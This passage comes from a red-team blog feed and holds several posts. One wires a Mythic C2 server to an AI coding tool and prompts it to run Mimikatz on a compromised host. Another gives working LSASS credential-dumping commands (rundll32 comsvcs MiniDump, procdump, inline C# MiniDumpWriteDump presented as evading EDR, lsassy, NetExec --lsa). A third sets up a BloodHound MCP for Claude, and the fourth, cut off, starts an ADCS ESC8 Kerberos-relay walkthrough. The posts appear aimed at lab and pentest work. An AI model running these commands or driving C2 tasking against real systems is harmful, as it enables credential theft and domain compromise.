<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-LsSf</span> https://astral.sh/uv/install.sh | sh
</code></pre></div></div>

<p><img src="/assets/images/posts/MCPMythic/image3.png" alt="UV install" /></p>

<h3 id="step-2-clone-the-mcp-server-repository">Step 2: Clone the MCP server repository</h3>

<p>The Mythic MCP server was developed by <a href="https://github.com/xpn">@xpn</a> and is available on GitHub:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/xpn/mythic_mcp
</code></pre></div></div>

<h3 id="step-3-locate-the-uv-binary-path">Step 3: Locate the <code class="language-plaintext highlighter-rouge">uv</code> binary path</h3>

<p>Since OpenCode’s config requires the absolute path to the <code class="language-plaintext highlighter-rouge">uv</code> binary, identify it first:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>which uv
</code></pre></div></div>

<p><img src="/assets/images/posts/MCPMythic/image4.png" alt="uv binary path" /></p>

<h3 id="step-4-configure-opencode">Step 4: Configure OpenCode</h3>

<p>OpenCode is configured via a JSON file. Add the Mythic MCP server entry using the absolute paths from the previous step. The <code class="language-plaintext highlighter-rouge">command</code> array passes the Mythic credentials directly as arguments to <code class="language-plaintext highlighter-rouge">main.py</code>:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"$schema"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://opencode.ai/config.json"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"mcp"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"mythic_mcp"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"local"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"command"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
        </span><span class="s2">"/home/iamwin/.local/bin/uv"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"--directory"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"/home/iamwin/Desktop/mythic_mcp"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"run"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"main.py"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"mythic_admin"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"&lt;YOUR_MYTHIC_PASSWORD&gt;"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"localhost"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"7443"</span><span class="w">
      </span><span class="p">],</span><span class="w">
      </span><span class="nl">"enabled"</span><span class="p">:</span><span class="w"> </span><span class="kc">true</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<blockquote>
  <p>Replace the <code class="language-plaintext highlighter-rouge">uv</code> path, the <code class="language-plaintext highlighter-rouge">--directory</code> path, and <code class="language-plaintext highlighter-rouge">&lt;YOUR_MYTHIC_PASSWORD&gt;</code> with your actual values.</p>
</blockquote>

<p><img src="/assets/images/posts/MCPMythic/image5.png" alt="MCP Mythic in OpenCode" /></p>

<blockquote>
  <p>This is a local lab environment, so the credentials shown above are not sensitive.</p>
</blockquote>

<p>With all of the above in place, the Mythic MCP server is connected and ready. We can now use it from OpenCode to interact with our Mythic C2 instance in natural language.</p>

<hr />

<h2 id="functional-tests">Functional Tests</h2>

<p>Upon launching OpenCode, the MCP server is displayed as active, confirming that the integration was successful:</p>

<p><img src="/assets/images/posts/MCPMythic/image7.png" alt="OpenCode with Mythic MCP active" /></p>

<p>To validate the full workflow, we generate a Windows implant using the Apollo agent with an HTTP C2 profile, which will be delivered to the target machine.</p>

<p><img src="/assets/images/posts/MCPMythic/image8.png" alt="Mythic payload creation — OS selection" />
<img src="/assets/images/posts/MCPMythic/image9.png" alt="Mythic payload creation — agent configuration" />
<img src="/assets/images/posts/MCPMythic/image10.png" alt="Mythic payload creation — C2 profile setup" /></p>

<p>Once the implant is executed on the target, the callback registers in Mythic’s <strong>Active Callbacks</strong> tab and we can begin interacting with the compromised host through the MCP.</p>

<p><img src="/assets/images/posts/MCPMythic/image11.png" alt="Mythic C2 — callback received" /></p>

<p><strong>Prompt 1</strong> — Query active agents:</p>

<blockquote>
  <p>What are the active agents in the Mythic C2? Use the Mythic MCP.</p>
</blockquote>

<p><img src="/assets/images/posts/MCPMythic/image12.png" alt="Prompt 1 — active agents response" /></p>

<p><strong>Prompt 2</strong> — Retrieve detailed session information:</p>

<blockquote>
  <p>List all information about the active agent using the MCP.</p>
</blockquote>

<p><img src="/assets/images/posts/MCPMythic/image13.png" alt="Prompt 2 — agent details response" /></p>

<p><strong>Prompt 3</strong> — Task execution via natural language:</p>

<blockquote>
  <p>Given that we have SYSTEM on ENGG, I have placed Mimikatz at <code class="language-plaintext highlighter-rouge">C:\RT\m\x64\m.exe</code> — dump everything and return the relevant results.</p>
</blockquote>

<p><img src="/assets/images/posts/MCPMythic/image14.png" alt="Prompt 3 — credential dump via MCP" /></p>

<p>From this point, the operation can continue entirely through natural language prompts — the MCP handles the translation into Mythic API calls automatically.</p>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.</p>

<p>Closing quote:</p>

<blockquote>
  <p>“Simplicity is the ultimate sophistication.”</p>

  <p>— Leonardo da Vinci</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="AI Integration" /><category term="Mythic C2" /><category term="MCP" /><category term="OpenCode" /><category term="AI" /><category term="Red Team" /><summary type="html"><![CDATA[Integrating Model Context Protocol (MCP) with Mythic C2 and OpenCode to enhance offensive operations and command-and-control workflows with AI.]]></summary></entry><entry><title type="html">Dumping LSASS Without Mimikatz: Native and Administrative Alternatives</title><link href="https://iamwin.xyz/red%20teaming/credential%20dumping/dumping-lsass-without-mimikatz/" rel="alternate" type="text/html" title="Dumping LSASS Without Mimikatz: Native and Administrative Alternatives" /><published>2026-07-26T16:30:00+00:00</published><updated>2026-07-26T16:30:00+00:00</updated><id>https://iamwin.xyz/red%20teaming/credential%20dumping/dumping-lsass-without-mimikatz</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/credential%20dumping/dumping-lsass-without-mimikatz/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>In the field of offensive security and Red Teaming, memory credential access remains one of the most common vectors for achieving lateral movement within a Windows environment. Historically, <strong>Mimikatz</strong> (developed by Benjamin Delpy) has been the go-to tool for extracting credentials from the <strong>LSASS</strong> (Local Security Authority Subsystem Service) process.</p>

<p>However, in modern enterprise environments, Mimikatz signatures are heavily detected by antivirus solutions, Windows Defender, and EDRs. To understand how these activities are protected and detected, it is essential to understand how LSASS memory dumps can be performed using native operating system tools (LOLBins) or legitimate administrative utilities, avoiding the use of well-known offensive tools.</p>

<h2 id="what-is-lsass-and-why-is-it-critical">What is LSASS and why is it critical?</h2>

<p>The <strong>Local Security Authority Subsystem Service</strong> (<code class="language-plaintext highlighter-rouge">lsass.exe</code>) is a Windows system process responsible for local security policy, user authentication, and session management.</p>

<p>It is a critical target for attackers because it holds in memory highly sensitive authentication data for accounts with active sessions on the machine:</p>
<ul>
  <li><strong>NTLM hashes</strong> and, in some cases, cleartext passwords (security providers such as WDigest).</li>
  <li><strong>Kerberos tickets</strong> (TGT and TGS).</li>
  <li><strong>Access tokens</strong> of logged-in users.</li>
</ul>

<p>Extracting this process’s memory allows analyzing it offline (commonly with Mimikatz or similar tools) to recover these credentials and facilitate lateral movement within a domain.</p>

<h2 id="requirements">Requirements</h2>

<p>To successfully perform an LSASS memory dump (regardless of the native or manual method used), the following conditions must be met on the target system:</p>

<ul>
  <li><strong>Elevated Privileges:</strong> Tools must be executed in a <strong>Local Administrator</strong> or <strong>SYSTEM</strong> context.</li>
  <li><strong>SeDebugPrivilege Enabled:</strong> The process performing the dump must have the debug privilege (<code class="language-plaintext highlighter-rouge">SeDebugPrivilege</code>) enabled in order to open a handle to <code class="language-plaintext highlighter-rouge">lsass.exe</code>.</li>
  <li><strong>LSA Protection (RunAsPPL) Disabled:</strong> Conventional memory dump methods assume that LSA security is not configured as a protected process (<code class="language-plaintext highlighter-rouge">RunAsPPL</code>), as this would block access at the kernel level.</li>
</ul>

<h2 id="lsass-dump-alternatives">LSASS Dump Alternatives</h2>

<h3 id="1-windows-task-manager">1. Windows Task Manager</h3>

<p>Allows generating a full memory dump of any running process from the Windows graphical interface.</p>

<h4 id="step-by-step">Step by step:</h4>
<ol>
  <li>Open <strong>Task Manager</strong> (<code class="language-plaintext highlighter-rouge">taskmgr.exe</code>) with administrator privileges.</li>
  <li>Go to the <strong>Details</strong> tab, find <code class="language-plaintext highlighter-rouge">lsass.exe</code>, right-click it and select <strong>Create dump file</strong>.</li>
  <li>The <code class="language-plaintext highlighter-rouge">.dmp</code> file will be saved in the temp path: <code class="language-plaintext highlighter-rouge">%TEMP%\lsass.dmp</code> (typically <code class="language-plaintext highlighter-rouge">C:\Users\&lt;User&gt;\AppData\Local\Temp\lsass.dmp</code>).</li>
</ol>

<blockquote>
  <p><strong>Technical detail:</strong> Internally, Task Manager calls the <code class="language-plaintext highlighter-rouge">MiniDumpWriteDump</code> function exported by <code class="language-plaintext highlighter-rouge">dbghelp.dll</code> to dump the target process memory.</p>
</blockquote>

<p><img src="/assets/images/posts/Dump_notMimi/th1.png" alt="Task Manager — right-click create dump file" />
<img src="/assets/images/posts/Dump_notMimi/th2.png" alt="Task Manager — dump file creation progress" /></p>

<p>The file is saved at that path — navigate to it to find the <code class="language-plaintext highlighter-rouge">.DMP</code> file.</p>

<p><img src="/assets/images/posts/Dump_notMimi/th3.png" alt="LSASS .DMP file in temp folder" /></p>

<p>Afterwards, transfer the file to a Kali Linux attack machine and use tools like <code class="language-plaintext highlighter-rouge">pypykatz</code> to parse the dump:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿APTAI<span class="o">)</span>-[~]
└─<span class="nv">$ </span>pypykatz lsa minidump lsass.DMP 
</code></pre></div></div>

<p><img src="/assets/images/posts/Dump_notMimi/th4.png" alt="pypykatz output — credentials extracted from LSASS dump" /></p>

<h3 id="2-comsvcsdll-process-explorer">2. comsvcs.dll (Process Explorer)</h3>

<p><code class="language-plaintext highlighter-rouge">comsvcs.dll</code> is a Windows library that contains several diagnostic functions, including one that allows obtaining a memory dump of a process. This library is used by legitimate Microsoft tools such as Process Explorer.</p>

<h4 id="step-by-step-1">Step by step:</h4>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Get the PID of the lsass process</span><span class="w">
</span><span class="nv">$lsass</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-Process</span><span class="w"> </span><span class="nx">lsass</span><span class="w">

</span><span class="c"># Perform the dump using rundll32.exe</span><span class="w">
</span><span class="n">rundll32.exe</span><span class="w"> </span><span class="nx">C:\Windows\System32\comsvcs.dll</span><span class="p">,</span><span class="w"> </span><span class="nx">MiniDump</span><span class="w"> </span><span class="p">(</span><span class="n">Get-Process</span><span class="w"> </span><span class="nx">lsass</span><span class="p">)</span><span class="o">.</span><span class="nf">Id</span><span class="w"> </span><span class="n">C:\temp\lsass.dmp</span><span class="w"> </span><span class="nx">full</span><span class="w">
</span></code></pre></div></div>

<p>This dumps the memory to a <code class="language-plaintext highlighter-rouge">lsass.dmp</code> file in the <code class="language-plaintext highlighter-rouge">C:\temp</code> directory.</p>

<p><img src="/assets/images/posts/Dump_notMimi/th1.2.png" alt="comsvcs.dll dump via rundll32" /></p>

<p>Follow the same process with <code class="language-plaintext highlighter-rouge">pypykatz</code> to extract the credentials.</p>

<h3 id="3-procdump-sysinternals">3. ProcDump (Sysinternals)</h3>

<p>ProcDump is a Sysinternals tool used to dump a process’s memory.</p>

<h4 id="step-by-step-2">Step by step:</h4>

<p>Download the <code class="language-plaintext highlighter-rouge">.exe</code>:</p>

<blockquote>
  <p>https://learn.microsoft.com/en-us/sysinternals/downloads/procdump</p>
</blockquote>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">.</span><span class="n">\procdump.exe</span><span class="w"> </span><span class="nt">-accepteula</span><span class="w"> </span><span class="nt">-ma</span><span class="w"> </span><span class="nx">lsass.exe</span><span class="w"> </span><span class="nx">C:\temp\lsass_procdump.dmp</span><span class="w">
</span></code></pre></div></div>

<p><img src="/assets/images/posts/Dump_notMimi/th1.3.png" alt="ProcDump LSASS dump output" /></p>

<h3 id="4-powershell-c-reflection-minidumpwritedump-without-external-binaries">4. PowerShell C# Reflection: MiniDumpWriteDump Without External Binaries</h3>

<p>A technique that leverages PowerShell’s ability to compile C# code at runtime (inline compilation), directly invoking the <code class="language-plaintext highlighter-rouge">MiniDumpWriteDump</code> function from <code class="language-plaintext highlighter-rouge">dbghelp.dll</code> via P/Invoke. It does not require downloading external tools or leaving artifacts on disk, making it harder to detect through static AV/EDR signatures.</p>

<h4 id="step-by-step-3">Step by step:</h4>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$code</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@"
using System;
using System.IO;
using System.Runtime.InteropServices;

public class LsassDump {
    [DllImport("dbghelp.dll")]
    public static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId, SafeHandle hFile, int DumpType, IntPtr ExceptionParam, IntPtr UserStreamParam, IntPtr CallbackParam);
    
    public static void Dump() {
        var proc = System.Diagnostics.Process.GetProcessesByName("lsass")[0];
        var file = File.Create("C:\\temp\\lsass_api.dmp");
        MiniDumpWriteDump(proc.Handle, proc.Id, file.SafeFileHandle, 2, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
        file.Close();
    }
}
"@</span><span class="w">

</span><span class="n">Add-Type</span><span class="w"> </span><span class="nt">-TypeDefinition</span><span class="w"> </span><span class="nv">$code</span><span class="w">
</span><span class="p">[</span><span class="n">LsassDump</span><span class="p">]::</span><span class="n">Dump</span><span class="p">()</span><span class="w">
</span></code></pre></div></div>

<p><img src="/assets/images/posts/Dump_notMimi/th1.4.png" alt="PowerShell C# inline dump of LSASS" /></p>

<h3 id="5-lsassy">5. Lsassy</h3>

<p>A tool that allows remotely dumping LSASS memory over SMB, without needing to execute commands on the target system. It uses the lsarpc pipe or temporary services to extract and automatically parse the memory.</p>

<h4 id="step-by-step-4">Step by step:</h4>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿APTAI<span class="o">)</span>-[~]
└─<span class="nv">$ </span>lsassy <span class="nt">-d</span> infrati.local <span class="nt">-u</span> Administrador <span class="nt">-p</span> <span class="s1">'Administrator123!'</span> 10.10.20.10
</code></pre></div></div>

<p><img src="/assets/images/posts/Dump_notMimi/th1.5.png" alt="Lsassy remote LSASS dump output" /></p>

<blockquote>
  <p>Lsassy extracts NTLM hashes, SHA1 hashes, cleartext passwords, Kerberos tickets (TGT), and domain masterkeys — all remotely without touching the machine locally.</p>
</blockquote>

<p>Worth noting: it also extracts Kerberos tickets in <code class="language-plaintext highlighter-rouge">.kirbi</code> format.</p>

<h3 id="6-netexec-lsa-remote-lsa-secrets-extraction--complementary-technique">6. NetExec –lsa (Remote LSA Secrets Extraction) — Complementary Technique</h3>

<p>A technique that allows extracting LSA (Local Security Authority) registry secrets via SMB without needing to dump LSASS memory. Unlike memory dumps, this technique queries secrets stored in the system registry through the lsarpc pipe.</p>

<h4 id="step-by-step-5">Step by step:</h4>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿APTAI<span class="o">)</span>-[~]
└─<span class="nv">$ </span>nxc smb 10.10.20.10 <span class="nt">-u</span> Administrador <span class="nt">-p</span> <span class="s1">'Administrator123!'</span> <span class="nt">--lsa</span> 
</code></pre></div></div>

<p><img src="/assets/images/posts/Dump_notMimi/th1.6.png" alt="NetExec --lsa remote LSA secrets dump" /></p>

<p>Extracts machine account hashes, AES keys, DPAPI keys, and cleartext passwords from the registry. No binaries are executed on the target system — everything is performed remotely over SMB.</p>

<blockquote>
  <p>Difference from lsassy: <code class="language-plaintext highlighter-rouge">NetExec --lsa</code> queries registry secrets via RPC, while lsassy dumps the LSASS process memory. Both are complementary: one retrieves registry secrets, the other retrieves hashes and tickets from memory.</p>
</blockquote>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.</p>

<p>Closing quote:</p>

<blockquote>
  <p>“I would rather have questions that can’t be answered than answers that can’t be questioned.”</p>

  <p>— <em>Richard Feynman</em></p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Credential Dumping" /><category term="LSASS" /><category term="Credential Dumping" /><category term="Windows Security" /><category term="Evasion" /><category term="Red Team" /><summary type="html"><![CDATA[Techniques and LOLBins for extracting LSASS process memory in Windows environments without triggering traditional Mimikatz signatures.]]></summary></entry><entry><title type="html">BloodHound MCP: Integrating Claude with BloodHound</title><link href="https://iamwin.xyz/red%20teaming/active%20directory/bloodhound-mcp-integrating-claude/" rel="alternate" type="text/html" title="BloodHound MCP: Integrating Claude with BloodHound" /><published>2026-07-03T17:00:00+00:00</published><updated>2026-07-03T17:00:00+00:00</updated><id>https://iamwin.xyz/red%20teaming/active%20directory/bloodhound-mcp-integrating-claude</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/active%20directory/bloodhound-mcp-integrating-claude/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>About 2 weeks ago I found out about the existence of an MCP (Model Context Protocol) server for BloodHound that allows us to integrate it with Claude. Below I share the publications I read on the topic:</p>

<blockquote>
  <p><strong>SpecterOps article:</strong>
<a href="https://specterops.io/blog/2026/06/18/bloodhound-mcp-one-year-later-what-i-learned-about-mcps-models-and-context/#h-introduction-the-first-version-worked-but-needed-improvement">BloodHound MCP: One Year Later — What I Learned About MCPs, Models, and Context</a></p>
</blockquote>

<blockquote>
  <p><strong>GitHub Repository:</strong>
<a href="https://github.com/mwnickerson/bloodhound_mcp">BloodHound MCP - GitHub Repository</a></p>
</blockquote>

<h3 id="what-is-this">What is this?</h3>

<p>The BloodHound MCP allows you to query your Active Directory data in natural language directly from Claude Desktop. Instead of writing Cypher queries manually, you ask Claude things like “show me all Domain Admins” or “find kerberoastable users.”</p>

<h3 id="prerequisites">Prerequisites</h3>

<ul>
  <li>Claude Desktop (Pro plan)</li>
  <li>BloodHound Community Edition running locally</li>
  <li>Data already imported into BH CE (output from RustHound or bloodhound-python)</li>
  <li>Git or GitHub access to download the repo</li>
</ul>

<blockquote>
  <p>Worth mentioning that I have also seen colleagues use it with other LLMs, so I will be researching further and sharing anything interesting I find.</p>
</blockquote>

<h2 id="implementation">Implementation</h2>

<h2 id="step-1-clone-the-repository">Step 1: Clone the repository</h2>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">git</span><span class="w"> </span><span class="nx">clone</span><span class="w"> </span><span class="nx">https://github.com/mwnickerson/bloodhound_mcp.git</span><span class="w">
</span><span class="n">cd</span><span class="w"> </span><span class="nx">bloodhound_mcp</span><span class="w">
</span></code></pre></div></div>

<h2 id="step-2-generate-the-api-token-in-bh-ce">Step 2: Generate the API Token in BH CE</h2>

<p>In the BloodHound UI:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>My Profile → Authentication : Api Key Management → Create Token
</code></pre></div></div>

<p><img src="/assets/images/posts/BloodHoundMCP/api_key.png" alt="BloodHound API key creation step 1" /></p>

<p><img src="/assets/images/posts/BloodHoundMCP/api_key2.png" alt="BloodHound API key creation step 2" /></p>

<p><img src="/assets/images/posts/BloodHoundMCP/api_key3.png" alt="BloodHound API key creation step 3" /></p>

<p>Save the KEY &amp; ID values.</p>

<h2 id="step-3-create-the-env-file">Step 3: Create the .env file</h2>

<p>Inside the cloned repository folder, create a <strong>.env</strong> file:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="sh">@"
BLOODHOUND_DOMAIN=localhost
BLOODHOUND_TOKEN_KEY=your-token-key-here
BLOODHOUND_TOKEN_ID=your-token-id-here
BLOODHOUND_PORT=8080
BLOODHOUND_SCHEME=http
"@</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Out-File</span><span class="w"> </span><span class="nt">-FilePath</span><span class="w"> </span><span class="o">.</span><span class="nf">env</span><span class="w"> </span><span class="nt">-Encoding</span><span class="w"> </span><span class="nx">utf8</span><span class="w">
</span></code></pre></div></div>

<blockquote>
  <p>Fill in the values generated in <strong>Step 2</strong>.</p>
</blockquote>

<p><img src="/assets/images/posts/BloodHoundMCP/env.png" alt=".env file with BloodHound credentials" /></p>

<h2 id="step-4-install-uv">Step 4: Install <strong>uv</strong></h2>

<p>On PowerShell:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">powershell</span><span class="w"> </span><span class="nt">-ExecutionPolicy</span><span class="w"> </span><span class="nx">ByPass</span><span class="w"> </span><span class="nt">-c</span><span class="w"> </span><span class="s2">"irm https://astral.sh/uv/install.ps1 | iex"</span><span class="w">
</span></code></pre></div></div>

<p>On Linux:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-LsSf</span> https://astral.sh/uv/install.sh | sh
</code></pre></div></div>

<p>With <code class="language-plaintext highlighter-rouge">uv</code> installed, we can now proceed to integrate the BloodHound MCP with Claude Desktop.</p>

<h2 id="step-5-configure-claude-desktop">Step 5: Configure Claude Desktop</h2>

<p>Open Claude Desktop:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Settings → Developer → Edit Config
</code></pre></div></div>

<p><img src="/assets/images/posts/BloodHoundMCP/claude_desktop.png" alt="Claude Desktop developer settings" /></p>

<p>This will open the configuration files. The one we need to modify is <code class="language-plaintext highlighter-rouge">claude_desktop_config.json</code> — add the following:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"mcpServers"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"bloodhound_mcp"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"command"</span><span class="p">:</span><span class="w"> </span><span class="s2">"uv"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"args"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
        </span><span class="s2">"--directory"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"D:</span><span class="se">\\</span><span class="s2">bloodhound_mcp"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"run"</span><span class="p">,</span><span class="w">
        </span><span class="s2">"main.py"</span><span class="w">
      </span><span class="p">]</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p><img src="/assets/images/posts/BloodHoundMCP/configjson.png" alt="claude_desktop_config.json configuration" /></p>

<blockquote>
  <p>Make sure the <code class="language-plaintext highlighter-rouge">args</code> path points to the correct directory where you cloned the repository.</p>
</blockquote>

<h2 id="step-6-restart-claude-desktop">Step 6: Restart Claude Desktop</h2>

<p>Close Claude Desktop completely from the system tray (right-click → Quit, not just the X) and reopen it.</p>

<p><img src="/assets/images/posts/BloodHoundMCP/test.png" alt="BloodHound MCP connected in Claude Desktop" /></p>

<h2 id="functional-tests">Functional Tests</h2>

<p>Now it is time to test it. The first thing to do is upload a <code class="language-plaintext highlighter-rouge">.zip</code> generated by any collector (RustHound, SharpHound, etc.):</p>

<p><img src="/assets/images/posts/BloodHoundMCP/upload_test.png" alt="Uploading BloodHound data zip" /></p>

<p>Now, from Claude Desktop:</p>

<p><img src="/assets/images/posts/BloodHoundMCP/test1.png" alt="Test query 1 — Domain Admins" />
<img src="/assets/images/posts/BloodHoundMCP/test2.png" alt="Test query 2 — Kerberoastable users" />
<img src="/assets/images/posts/BloodHoundMCP/test3.png" alt="Test query 3 — Attack paths" />
<img src="/assets/images/posts/BloodHoundMCP/test4.png" alt="Test query 4 — High-value targets" />
<img src="/assets/images/posts/BloodHoundMCP/test5.png" alt="Test query 5 — Custom natural language query" /></p>

<h2 id="conclusions">Conclusions</h2>

<p>The integration of <strong>BloodHound MCP</strong> with Claude Desktop makes a significant difference in the speed at which we can interrogate Neo4j during an Active Directory audit:</p>

<ul>
  <li><strong>Cypher Abstraction:</strong> Eliminates the need to memorize complex Cypher queries for quick lookups.</li>
  <li><strong>Speed and Convenience:</strong> Querying attack paths or critical accounts in natural language dramatically accelerates the analysis phase.</li>
  <li><strong>Professional Judgment:</strong> Remember that AI is a co-pilot. Always manually verify the paths suggested by Claude to rule out hallucinations or misinterpretations.</li>
</ul>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://github.com/mwnickerson/bloodhound_mcp">BloodHound MCP - GitHub Repository</a></li>
  <li><a href="https://specterops.io/blog/2026/06/18/bloodhound-mcp-one-year-later-what-i-learned-about-mcps-models-and-context/">SpecterOps - BloodHound MCP: One Year Later</a></li>
</ul>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.</p>

<p>Closing quote:</p>

<blockquote>
  <p>“We can only see a short distance ahead, but we can see plenty there that needs to be done.”</p>

  <p>— Alan Turing</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Active Directory" /><category term="BloodHound" /><category term="MCP" /><category term="Claude" /><category term="AI" /><category term="Active Directory" /><category term="Red Team" /><summary type="html"><![CDATA[Leveraging the Model Context Protocol (MCP) to connect Claude AI directly with BloodHound graph databases for automated Active Directory analysis.]]></summary></entry><entry><title type="html">Active Directory Certificate Services: Abusing ADCS ESC8 (Kerberos Relay)</title><link href="https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc8-kerberos-relay/" rel="alternate" type="text/html" title="Active Directory Certificate Services: Abusing ADCS ESC8 (Kerberos Relay)" /><published>2026-06-30T06:08:00+00:00</published><updated>2026-06-30T06:08:00+00:00</updated><id>https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc8-kerberos-relay</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/active%20directory/adcs-abusing-esc8-kerberos-relay/"><![CDATA[<h2 id="summary">Summary</h2>

<p><strong>ESC8</strong> is an AD CS vulnerability where the Certificate Enrollment Web Service is enabled over <strong>HTTP</strong> (without HTTPS). This allows intercepting a Domain Controller’s authentication and relaying it to the CA to request a certificate. With that certificate we can impersonate the DC, perform DCSync, and take full control of the domain.</p>

<h2 id="requirements">Requirements</h2>

<ul>
  <li>Valid domain user credentials (<code class="language-plaintext highlighter-rouge">Rosie.Powell:Cicada123</code>)</li>
  <li>The CA has Web Enrollment over HTTP enabled</li>
  <li>NTLM disabled in the domain (authentication must use Kerberos)</li>
  <li>Machine Account Quota &gt; 0 (allows adding DNS records, default is 10)</li>
</ul>

<h2 id="step-by-step-walkthrough">Step-by-step Walkthrough</h2>

<h3 id="1-initial-setup">1. Initial Setup</h3>

<p>Ensure correct DNS resolution in <code class="language-plaintext highlighter-rouge">/etc/hosts</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"10.129.28.63 DC-JPQ225.cicada.vl DC-JPQ225 cicada.vl"</span> | <span class="nb">sudo tee</span> <span class="nt">-a</span> /etc/hosts
</code></pre></div></div>

<p>Obtain a Kerberos TGT (Ticket Granting Ticket) for the user:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-getTGT cicada.vl/Rosie.Powell:Cicada123 <span class="nt">-dc-ip</span> 10.129.28.63
<span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>Rosie.Powell.ccache
</code></pre></div></div>

<h3 id="2-enumerate-ad-cs-with-certipy">2. Enumerate AD CS with Certipy</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>certipy find <span class="nt">-k</span> <span class="nt">-u</span> Rosie.Powell@cicada.vl <span class="nt">-p</span> Cicada123 <span class="nt">-dc-ip</span> 10.129.28.63 <span class="nt">-target</span> DC-JPQ225 <span class="nt">-vulnerable</span> <span class="nt">-stdout</span>
</code></pre></div></div>

<p>Relevant output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>CA Name: cicada-DC-JPQ225-CA
Web Enrollment HTTP: Enabled
[!] ESC8: Web Enrollment is enabled over HTTP.
</code></pre></div></div>

<h3 id="3-why-add-a-marshaled-dns-record">3. Why add a marshaled DNS record?</h3>

<p>When NTLM is disabled, we cannot perform a traditional NTLM relay. We need Kerberos relay, but there is a problem: a Kerberos ticket is encrypted for a specific SPN. If the DC connects to <code class="language-plaintext highlighter-rouge">attacker.cicada.vl</code>, the KDC issues a ticket for <code class="language-plaintext highlighter-rouge">HOST/attacker.cicada.vl</code>, which cannot be used to authenticate against AD CS.</p>

<p><strong>The trick</strong> (discovered by James Forshaw - Project Zero):</p>

<p>A hostname with a special suffix (marshaled target info) is used. When the DC resolves that name via DNS:</p>

<ol>
